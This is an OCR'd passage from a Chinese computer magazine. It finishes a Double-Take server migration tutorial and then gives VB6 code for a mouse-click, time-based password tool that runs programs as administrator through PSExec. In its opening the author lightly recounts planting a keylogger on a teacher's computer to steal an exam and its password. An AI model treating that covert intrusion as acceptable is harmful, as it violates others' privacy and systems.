


图 21　同步完成




图 22 选择 "Snapshot" 中的 "Use live data"




图 23　进行数据移植




图 26　ipconfig 结果

20 所示。

这个同步过程非常慢，大家可以稍作休息，等待"Protection Status"文本框显示从"Disabled"改为"Enabled"，则说明整个同步顺利完成，此时右下角灰化的"Failover"按钮变为可用，如图 21 所示。

VMware Converter 是可以在系统正常运行的情况下直接做移植，而不影响系统的使用，但在使用时则必须关闭其中一台机器，而 Double-Take 则更胜一筹，支持在线热同步(**热同步：系统正常运行状态下直接同步**)完成后无需关闭任何一台机器，真正面向外部使用的仍然是源系统，虚拟系统仅仅是一个备份，当需要完成移植时，只需点一下"Failover"按钮，就会弹出一对话框，在"Shutdown source server if running"打钩，其作用是在数据移植完成后将源系统关闭。选择"Snapshot"中的"Use live data"，即选择使用在源系统中为 Double-Take 开辟出的空间中存放的文件，如图 22 所示。

点击"OK"，Double-Take 就会立刻进行数据移植，如图 23 所示。

这个操作时间会很快，一般在 5 分钟以内。在完成数据移植后 Double-Take 就会将源系统关闭，图 24 所示为数据移植中与移植完后的 ping 源系统的结果。




图 24　Ping 的结果




图 25　完成移植过程

在源系统被关闭后，Double-Take 会对移植过来的数据进行处理，并将原虚拟主机 sharepointbak 自动退出域，修改虚拟系统的主机名并再次加入域，完成后会自动重启，重启后就完成了整个移植过程，如图 25 所示。

再次使用"ipconfig /all"，得到的主机名为"xxxsharepoint"，IP 地址为"192.168.0.202"，如图 26 所示。

至此，整个移植过程完成，系统可以正常使用。

快码加编

张宇首语：我一朋友原来在 10 楼办公，从事人事工作！后来因为工作调整，办公地点下调至 8 层，负责文案工作！某日我打电话过去，接电话的是朋友同事，我问朋友在不在，同事回答到，他已经不在人事了，不过你可以到下面去找他……囧！

另类的密码输入方法

图 fish

从本文您可以学到：

了解以鼠标作为媒介的密码输入方式

很早以前，小菜我利用社会工程学在老师的个人计算机上安装了记录键盘按键的程序——键盘幽灵，那时仅仅是觉得好玩，可是却有了意想不到的结果——获取了当年这门学科期末试卷的 WORD 文档，也在按键记录列表中找到了该文档的打开密码。这让我从此对按键安全有了一个新的认识，那就是，如果想要保住你的隐私，就一定要加密，如果加密，那一定要保住你的密码。

实现密码保护的方式有很多种，复杂的有声纹、指纹、虹膜等生物技术，简单的有软键盘动态密码等，但最常见的就要属键盘输入了，它在日常生活中使用率已接近 99%，非常普遍。从个人邮箱到银行账号，基本都是通过此方法来输入密码进行身份验证的。而记录按键的程序恰恰起到了反作用，况且现在几乎所有木马远控都具有该功能。而各大安全公司也都适时推出了各自的密码保护产品，如 360 保险箱、金山密保、江民密保等，俨然将其当成了兵家必争之地。除了使用这些软件产品，我们有没有其他方法来保障个人隐私安全呢？下面就来说一种我最近突发奇想的密码输入方式——鼠标按键输入。

何谓鼠标按键输入？先来解释一下计算机是什么？简单的说，计算机就是用数字电路搭成的机器，数字电路中只有 1 和 0 两种状态，而 1 和 0 分别表示着奇和偶。我的这个想法就来自于此，利用窗口截取鼠标按键。三键鼠标现在很少见了，那么我们只要把两键鼠标的左键作为 1，右键作为 2，根据按键计算出密码，就这么简单。

下面来看如何用代码实现？本文的编程平台是 **XPSP3+VB6**。顺便说明一下，本程序的编写目的是为了在公司内当前用户的前提下以管理员的身份来执行一些程序，安装一些软件，当前用户权限为 Power Users 或者 users。

有读者会说，使用右键中的“运行方式”不就可以了，何必这么麻烦。其实不然，且听我道来。一是公司项目、部门众多，因此本地管理员对应的密码也很多，有时要试很多次，说句笑话，作为系统管理员，多次输错密码是很丢人的哦！二是在输入密码过程中很容易被人看到按了什么键，从而经过多次尝试获取到密码。三嘛，则是可以避免被键盘记录类程序记录下密码。其他的就不多废话了，免得招来鸡蛋、石头。




图1 程序界面




图2 添加资源文件

首先还是老规矩，程序界面很简单，插入一个PictureBox控件就完成了，如图1所示。

因为要以本地管理员来运行程序，而系统自带的“RunAs”不支持密码作为命令行参数直接输入，因此只能选用MS提供的PSTools包中的PSExec，然而普通用户机器上不可能有这个文件，需要用程序生成或者从网络上拷贝过来。相对于后者，前者更方便，可行性更高，且实现起来也不是很麻烦，利用资源文件就可以。下面就来将PSExec.exe添加到资源文件中。打开VB资源编辑器，点击工具栏上倒数第二个“田”字形图标的按钮来添加自定义资源，在弹出的对话框中选择PSExec.exe，资源号用默认的即可，这里是101，如图2所示。

好了，万事俱备，那么就开始代码设计了。

首先确定窗口显示位置，并置于顶端，这样便于文件的拖放操作。设置图片控件的拖动属性为手动，实现文件拖放功能。接着就是根据当前时间的小时点和分钟点计算出密码。该密码算法中密码是动态的，每一分钟就是一个密码。算法是奇数为1，偶数为2，如果是个位数，十位为0，那么十位即视为偶数，如9点可以看做“09”，对应的密码为21。这里先用整除的方法计算十位，在小时时，十位只存在0、1、2三个数，分钟时，则存在0、1、2、3、4、5六个数，用Select语句可以方便的计算密码，因为1、3、5为奇数，0、2、4为偶数，从算法方面来说较精简，节省了执行时间，虽然现在的系统已经不在乎这么点时间。其次用取模的方式来进行个位奇偶的判断，不具体说明了。代码如下：

```
Private Sub Form_Load()
'设置窗口顶部坐标
mainfrm.Top = (Screen.Height - mainfrm.Height) / 2
'设置窗口左部坐标
mainfrm.Left = Screen.Width - mainfrm.Width
'设置为顶层窗口
Call KeepOnTop(Me.hwnd)
'图片控件的拖动属性为手动
picDrop.OLEDropMode = 1
'获取当前路径
If Right(App.Path, 1) = "\" Then
    CurrentPath = App.Path
Else
    CurrentPath = App.Path & "\"
End If
'利用小时设置密码前部
Select Case Hour(Time) \ 10
        '0到9点
        Case 0
            '根据时间点判断奇偶数
            If Hour(Time) Mod 2 = 0 Then
                '偶数为"22"
                Password = Password & Chr(50) & Chr(50) '"22"
            Else
                '奇数为"21"
                Password = Password & Chr(50) & Chr(49) '"21"
            End If
        '10到19点
        Case 1
            '根据时间点去个位判断奇偶数
            If Mid(Hour(Time), 2, 1) Mod 2 = 0 Then
                '偶数为"12"
            Password = Password & Chr(49) & Chr(50) '"12"
            Else
                '奇数为"11"
            Password = Password & Chr(49) & Chr(49) '"11"
            End If
        '20到23点
        Case 2
            '根据时间点去个位判断奇偶数
            If Mid(Hour(Time), 2, 1) Mod 2 = 0 Then
                '偶数为"22"
            Password = Password & Chr(50) & Chr(50) '"22"
            Else
                '奇数为"21"
            Password = Password & Chr(50) & Chr(49) '"21"
            End If
End Select
'利用分钟设置密码后部
Select Case Minute(Time) \ 10
        '0到9分
        Case 0
            '根据时间点判断奇偶数
            If Minute(Time) Mod 2 = 0 Then
                '偶数为"22"
            Password = Password & Chr(50) & Chr(50) '"22"
            Else
                '奇数为"21"
            Password = Password & Chr(50) & Chr(49) '"21"
            End If
        '20到29分、40到49分
        Case 2, 4
            '根据时间点去个位判断奇偶数
            If Mid(Minute(Time), 2, 1) Mod 2 = 0 Then
                '偶数为"22"
            Password = Password & Chr(50) & Chr(50) '"22"
            Else
                '奇数为"21"
            Password = Password & Chr(50) & Chr(49) '"21"
            End If
        '10到19分、30到39分、50到59分
        Case 1, 3, 5
            '根据时间点去个位判断奇偶数
            If Mid(Minute(Time), 2, 1) Mod 2 = 0 Then
                '偶数为"12"
            Password = Password & Chr(49) & Chr(50) '"12"
            Else
                '奇数为"11"
            Password = Password & Chr(49) & Chr(49) '"11"
            End If
End Select
'初始化输入密码变量
Flag = ""
'初始化密码输入次数变量
i = 0
'获取窗口标题
WindowTitle = Me.Caption
End Sub
```

上面的代码在计算密码时用了CHR函数，而不是直接用字符表示，这是为了给反编译程序进行算法破解时增加点小难度，让其无法在字符串列表中直接获取，而是需要跟踪分析代码，这样就防止了入门级别的Cracker进行破解。

下面就是通过图片控件获取鼠标按键及拼接输入的密码。首先判断密码是否正确，如果正确则设置可运行标志，使程序可以执行拖动过来的程序，错误的话判断密码是否已经输入了4次，是则清空输入密码变量，并重置输入次数，开始重新输入，没有达到次数则继续输入。为了方便测试，把每一次按键输入的比较结果输出在窗口标题栏上。代码如下：

```
Private Sub picDrop_MouseDown(Button As Integer, Shift As Integer, X As Single, Y As Single)
    '判断是否为可运行状态，即密码正确状态
    If RunFlag = False Then
        '非运行状态，则判断是否已经输入了4次密码
        If i >= 4 Then
            '是，则清空输入密码变量
            Flag = ""
            '重置密码输入次数
            i = 0
        End If
        '获取鼠标按键
        Select Case Button
                '左键
                Case vbKeyLButton
                    '输入密码末尾为"1"
                    Flag = Flag & "1"
                '右键
                Case vbKeyRButton
                    '输入密码末尾为"2"
                    Flag = Flag & "2"
        End Select
        '密码输入次数加1
        i = i + 1
```

